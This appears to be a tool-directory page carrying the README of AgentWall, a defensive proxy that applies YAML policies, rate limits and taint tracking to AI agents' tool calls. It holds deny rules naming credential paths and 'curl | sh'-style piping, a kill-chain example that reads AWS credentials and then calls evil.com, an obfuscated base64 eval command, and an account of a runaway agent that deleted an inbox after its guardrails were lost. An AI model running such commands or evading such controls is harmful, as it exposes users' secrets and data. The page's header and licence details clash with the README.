
SentinelGateofficial
A
licenseNot graded
qualityA
maintenanceOpen-source MCP proxy that enforces security policies, content scanning, and audit logging between AI agents and tool servers
25
AGPL 3.0

Provides security policies and access controls for 1Password credentials and vaults, enabling prevention of unauthorized credential reads and exfiltration attempts by AI agents.
Provides policy-based access controls and security rules for GitHub operations, allowing restriction and monitoring of repository and account actions through YAML configuration.
Provides protection policies for Gmail access via the gog CLI, including blocking of inbox deletion commands (trash/delete/batchDelete), rate limiting for bulk operations, and approval workflows for email modifications.
Your AI agent has root access. This blocks it.
agentwall.dev · Paper (arXiv:2605.16265) · Security writeup


npx @agentwall/agentwall setup
Claude said always allow. OpenClaw said always allow. AgentWall blocked it anyway.
18:14:47   mcp        DENY    policy   list_directory         ← BLOCKED despite Claude "Always allow"
18:14:51   openclaw   DENY    policy   exec                   ← BLOCKED despite OpenClaw approval
18:15:03   openclaw   DENY    policy   exec   gog gmail trash ← BLOCKED (inbox deletion prevented)
Your YAML policy is the final word. Not the client. Not the model. You.
Why this works when built-in safety fails: AgentWall runs outside the model's context window. Context compaction, prompt injection, or a compromised tool cannot touch your policy file.
⚠️ In February 2026, a runaway OpenClaw agent sent 142
gog gmail trashcalls and deleted a user's entire inbox. The safety prompts built into Claude Desktop and OpenClaw run inside the model's context window. Context compaction can wipe them out entirely. AgentWall would have blocked it at call #1.
📖 Writeup: Your AI agent can read every credential on your machine
📄 Paper: AgentWall: A Runtime Safety Layer for Local AI Agents (arXiv:2605.16265) — threat model, policy model, and benchmarks (92.9% enforcement accuracy, sub-ms overhead). BibTeX below.
Related MCP server: cordon
Works everywhere. Claude Desktop, Cursor, Windsurf, Claude Code, OpenClaw, any MCP client
Taint tracking. Detects credential reads and blocks subsequent outbound network calls, stopping multi-step exfiltration before it completes
YAML policy engine. Deny, allow, ask with glob matching, SQL content matching, path rules
One command install. npx @agentwall/agentwall setup auto-detects and wraps all your MCP servers
Browser approval UI. Approve or deny tool calls from your browser; works in GUI clients with no terminal
Independent audit log. Ground truth record of every tool call, regardless of what the model claims it did
Hot-reload. Edit ~/.agentwall/policy.yaml and changes apply instantly, no restart needed
Rate limiting. Cap tool calls per minute to catch runaway agent loops before they cause damage
Inbox deletion prevention. Blocks gog gmail trash/delete commands and rate-limits bulk Gmail operations; would have stopped the February 2026 OpenClaw incident at call #1
Fully reversible. agentwall undo restores all original configs in one command
Policy library. Community policies for gog, GitHub, 1Password, messaging, and more at agentwall-registry
npx @agentwall/agentwall setupAgentWall detects Claude Desktop, Cursor, Windsurf, Claude Code, and OpenClaw. Wraps every MCP server automatically. Backs up your originals. Zero JSON editing.
# Or install globally
npm install -g @agentwall/agentwall
agentwall setup
Requires Node.js >= 22.
To verify protection is active:
agentwall status
# AgentWall v0.9.1
# Protected: Claude Desktop (3 servers) · Cursor (1 server) · OpenClaw
# Policy: ~/.agentwall/policy.yaml
# Decisions today: 47 allowed · 0 blocked · 2 approved# 1. Install and wrap your MCP servers
npx @agentwall/agentwall setup
# 2. Create a default policy (protects credentials, database, shell)
agentwall init
# 3. Start the web UI first (it owns port 7823)
agentwall ui
# → http://localhost:7823
# 4. Start OpenClaw gateway (if using OpenClaw)
openclaw gateway
# Detects AgentWall on port 7823 and routes approvals to the browser
# 5. Open your AI client (Claude Desktop, Cursor, etc.)
# MCP proxies spawn automatically and connect to the same UI⚠️ Boot order matters. Start
agentwall uibefore the OpenClaw gateway and before opening AI clients. The gateway and MCP proxies detect the UI on startup and route approval requests to it. If the UI isn't running yet, they fall back to terminal prompts.
Client | Approval method | Integration |
Claude Desktop | Browser UI at localhost:7823 | MCP proxy |
Cursor | Browser UI at localhost:7823 | MCP proxy |
Windsurf | Browser UI at localhost:7823 | MCP proxy |
Claude Code | Terminal | MCP proxy |
OpenClaw | Terminal | Native plugin |
Any MCP client | Browser UI or terminal | MCP proxy |
GUI clients (Cursor, Claude Desktop, Windsurf) have no terminal. Approval requests appear in your browser at http://localhost:7823. Auto-denies after 30 seconds if no response.
Terminal clients (Claude Code, OpenClaw) get an inline y/n/a prompt. Press a to always allow an operation for the rest of the session.
agentwall ui # → http://localhost:7823Approval /: approve or deny tool calls from your browser in real time. Auto-denies after 30 seconds.
Policy editor /policy: edit rules visually or in raw YAML. Both modes edit the same file. Changes apply instantly.
Log viewer /log: searchable view of everything your agent has done. Filter by runtime, decision, tool name, date.
Clients /clients: see every supported client on your machine, which MCP servers are protected, and wrap new servers with one click.
The web UI is localhost-only. No auth. No external connections.
AgentWall includes a native OpenClaw plugin that hooks into before_tool_call, intercepting exec, read, write, edit, apply_patch, and process before they execute.
# From a clone of this repo (directory that contains openclaw.plugin.json)
openclaw plugins install agentwall --link
The plugin runs independently of the MCP proxy. Both can run simultaneously, logging every decision to the same audit file regardless of which runtime triggered it.
If you use gog for Gmail access, add email protection rules to your policy. See Prevent inbox deletion (gog) below.
AgentWall evaluates rules in order: deny → allow → ask. Unmatched calls default to ask. Unknown calls are never silently allowed.
agentwall init # creates ~/.agentwall/policy.yaml with sensible defaultsField | Description | Example |
| Shell command glob |
|
| File path glob |
|
| MCP tool name glob |
|
| Argument content glob (case-insensitive) |
|
| URL pattern |
|
Glob patterns: * matches any characters except /. ** matches everything including /. All fields in a rule use AND logic.
Special path value: outside:workspace matches any path outside the current working directory.
deny:
  - tool: "*"
    match:
      sql: "drop *"
  - tool: "*"
    match:
      sql: "truncate *"

ask:
  - tool: "*"
    match:
      sql: "delete *"
  - tool: "*"
    match:
      sql: "alter *"
DROP and TRUNCATE blocked silently. DELETE and ALTER prompt for approval. Everything else runs normally. SQL matching is case-insensitive.
OpenClaw uses the gog CLI to access Gmail. Since gog runs as a shell process, AgentWall's native plugin intercepts it via exec before it touches your inbox.
In February 2026, a runaway OpenClaw agent sent 142 gog gmail trash calls and deleted a user's entire inbox before they could intervene. This is the policy that would have stopped it at call #1. The agent's own guardrails didn't. They ran inside the context window, which the agent had already overwritten.
deny:
  # Email — never trash or delete without explicit approval
  - tool: exec
    match:
      command: "gog gmail trash*"
  - tool: exec
    match:
      command: "gog gmail delete*"
  - tool: exec
    match:
      command: "gog gmail batchDelete*"

ask:
  # Email — confirm any inbox modification
  - tool: exec
    match:
      command: "gog gmail modify*"
  - tool: exec
    match:
      command: "gog gmail archive*"

limits:
  - tool: exec
    match:
      command: "gog gmail*"
    max: 10
    window: 60    # max 10 Gmail operations per minute (a loop of 142 never completes)
Deletion rules are denied silently. Archive and modify prompt for approval. The rate limit catches runaway bulk operations even if a rule is missed.
Why this works when OpenClaw's own guardrails failed: the policy lives in ~/.agentwall/policy.yaml, outside the model's context window. Context compaction that wipes the model's safety instructions leaves this file untouched.
See the incident writeup for the full timeline. For a technical deep-dive into how credential exfiltration works and how AgentWall stops it, read: Your AI agent can read every credential on your machine
deny:
  # Credentials — never access
  - path: ~/.ssh/**
  - path: ~/.aws/**
  - path: ~/.gnupg/**

  # Shell config — prevent persistence/backdoor
  - path: ~/.bashrc
  - path: ~/.zshrc

  # Shell — never pipe from internet
  - command: "curl * | *"
  - command: "wget * | *"

  # Database — never drop or truncate
  - tool: "*"
    match:
      sql: "drop *"
  - tool: "*"
    match:
      sql: "truncate *"

ask:
  # Shell — confirm destructive commands
  - command: "rm -rf *"
  - command: "sudo *"
  - command: "dd *"

  # Git — confirm pushes to main
  - tool: exec
    match:
      command: "git push*main*"

  # Database — confirm writes
  - tool: "*"
    match:
      sql: "delete *"
  - tool: "*"
    match:
      sql: "alter *"

  # Files outside workspace
  - tool: "*"
    path: outside:workspace

allow:
  # Everything inside workspace is trusted
  - path: workspace/**

limits:
  - tool: exec
    max: 30
    window: 60    # max 30 shell commands per minute

allowed_hosts:
  - api.anthropic.com
  - api.openai.com
  - github.com
  - registry.npmjs.org
- pypi.orgCap how many times an agent can call a tool per session window. Catches runaway loops before they cause damage.
limits:
  - tool: exec
    max: 10
    window: 60      # max 10 shell commands per minute
  - tool: "*"
    max: 200
    window: 300     # max 200 total tool calls per 5 minutes
When the limit is approached (90%), AgentWall fires a macOS notification. When it hits, the agent receives a message it can read:
AgentWall: exec rate limit reached (10/60s). Wait 43 seconds.AgentWall tracks multi-step exfiltration attacks across tool calls within a session. When a tool call reads a sensitive file (credentials, SSH keys, env vars), the session is marked as tainted. Any subsequent outbound network call to a host not on the allowlist is automatically blocked, regardless of individual policy rules.
The kill chain this detects:
Tool call reads ~/.aws/credentials   →   session marked TAINTED
Tool call runs curl https://evil.com →   BLOCKED (taint violation)
Taint is triggered by:
Reading sensitive files: ~/.ssh/, ~/.aws/credentials, ~/.kube/config, ~/.gnupg/, .env, SSH keys
Sensitive database queries: information_schema, pg_catalog, mysql.user
Commands that access process.env, os.environ, or sensitive env vars
Configure which hosts are allowed even when tainted:
allowed_hosts:
  - api.anthropic.com
  - api.openai.com
  - github.com
  - registry.npmjs.org
  - pypi.org
Taint state is visible in agentwall status, the web UI (warning banner), and agentwall replay (highlighted in magenta). Taint resets automatically when a new session starts.
Edit ~/.agentwall/policy.yaml and changes apply instantly across all running proxies and plugins. No restart of Claude Desktop, Cursor, or the gateway.
[AgentWall] Policy reloaded: ~/.agentwall/policy.yamlEvery decision is logged independently of what the model claims it did.
Log file | Written by | Contents |
| MCP proxy | Tool calls intercepted via proxy |
| OpenClaw plugin | Tool calls intercepted via native plugin |
The web UI log viewer merges both files automatically.
agentwall replay          # color-coded table of today's decisions
agentwall replay 20       # last 20 entries
agentwall clear-logs      # remove all log files and start fresh
If the model reports it only read one file but AgentWall logged 47 reads, the log is right.
agentwall setup [--dry-run]          Auto-detect and wrap all MCP configs
agentwall undo                       Restore all original MCP configs from backup
agentwall proxy -- <cmd> [args]      Wrap a single MCP server
agentwall ui [--port 7823]           Start the web UI
agentwall init                       Create default policy at ~/.agentwall/policy.yaml
agentwall status                     Show protection status and today's decision counts
agentwall replay [N]                 Show recent audit log entries (color-coded)
agentwall clear-logs                 Remove all log files
agentwall --version Print versionAgentWall sits between your AI client and every MCP server it spawns.
AI Client  ←→  AgentWall Proxy  ←→  Real MCP Server
                     |
               policy.yaml          ← your rules
               taint tracker        ← cross-call exfiltration detection
               audit log            ← independent record
               approval UI          ← localhost:7823
The client never knows AgentWall is there. The real server never knows it is being proxied. agentwall setup makes the config change automatically:
Before:
{
  "mcpServers": {
    "filesystem": {
      "command": "npx",
      "args": ["-y", "@modelcontextprotocol/server-filesystem", "~"]
    }
  }
}

After:
{
  "mcpServers": {
    "filesystem": {
      "command": "agentwall",
      "args": ["proxy", "--", "npx", "-y", "@modelcontextprotocol/server-filesystem", "~"]
    }
  }
}Accidental destruction: rm -rf, DROP TABLE, TRUNCATE
Credential access: ~/.ssh, ~/.aws, ~/.gnupg
Shell config modification: ~/.bashrc, ~/.zshrc (persistence/backdoor)
Operations outside your workspace
Destructive git operations: force push, push to main
Runaway agents: rate limiting per tool per session
Common obfuscation patterns: eval, base64 -d
Database writes without approval: DELETE, ALTER, UPDATE
Multi-step exfiltration: taint tracking blocks credential read → network send chains
Inbox deletion via gog: deny trash/delete commands, rate-limit bulk Gmail operations
Obfuscated commands. eval $(echo cm0= | base64 -d). Pattern matching sees eval, not the decoded payload.
Data exfiltration via request body. AgentWall sees the curl command, not the network payload.
Prompt injection. Would require scanning every file before the agent reads it.
Multi-step attacks beyond taint tracking. Taint tracking catches the most common pattern (read credentials → network exfiltration) but not all indirect chains, e.g. writing credentials to a world-readable file that another process then reads and sends.
AgentWall is a policy engine, not a security sandbox. The right complement is OS-level isolation: run your agent in a container with no credential access to begin with. The two are complementary.
AgentWall addresses the following risks from the OWASP Top 10 for Agentic Applications 2026:
Threat | How AgentWall helps |
ASI02 – Tool Misuse & Exploitation | YAML policy engine blocks destructive tool calls before execution |
ASI03 – Identity & Privilege Abuse | Credential path protection, workspace boundary enforcement, and taint tracking |
ASI04 – Data Exfiltration | Taint tracking detects credential access and blocks subsequent outbound network calls |
ASI08 – Cascading Failures | Rate limiting catches runaway agent loops before they cause damage |
AgentWall is a policy engine, not a security sandbox. See What AgentWall does not protect against for an honest assessment of its limits.
Ready-to-use policies for common tools: gog, GitHub CLI, 1Password, messaging, Homebrew, and more.
agentwall policy add gog
agentwall policy add github
agentwall policy add bundle/developer
Browse all policies → github.com/agentwall/agentwall-registry
Contributions welcome. See CONTRIBUTING.md for guidelines.
To add a new MCP server to the policy registry, open a PR to agentwall-registry.
Version | Theme | What shipped |
v0.1 | Proof of concept | exec interception, YAML policy engine, JSONL audit log |
v0.2 | Full OpenClaw coverage | Native plugin, all tool calls intercepted |
v0.3 | Runtime agnostic | MCP proxy: Claude Desktop, Cursor, Windsurf |
v0.4 | Zero friction |
|
v0.5 | Usability | Hot-reload, rate limiting |
v0.6 | Web UI | Approval page, policy editor, log viewer |
v0.7 | Client visibility | Clients tab, auto-detection, one-click protect |
v0.8 | Notifications | macOS notification, tab title, sound |
v0.9 | Taint tracking | Cross-call exfiltration detection, allowed_hosts, taint state in UI/CLI/audit |
If you use AgentWall in academic work, please cite:
Aravind, A. (2026). AgentWall: A Runtime Safety Layer for Local AI Agents. arXiv:2605.16265. https://arxiv.org/abs/2605.16265
@misc{aravind2026agentwall,
  title         = {AgentWall: A Runtime Safety Layer for Local AI Agents},
  author        = {Ashwin Aravind},
  year          = {2026},
  eprint        = {2605.16265},
  archivePrefix = {arXiv},
  primaryClass  = {cs.AI},
  url           = {https://arxiv.org/abs/2605.16265}
}Licensed under the Apache License, Version 2.0.
This server cannot be deployed
Security & DLP proxy for MCP: tool-poisoning scans, PII redaction on tool args/results. Beta.
Security firewall for AI agents — scans MCP calls for injection, secrets, and risks.
Real-time MCP & A2A prompt-injection, jailbreak, and tool-schema poisoning firewall for AI agents.
MCP enforcement layer that intercepts AI agent actions and blocks rule violations before execution.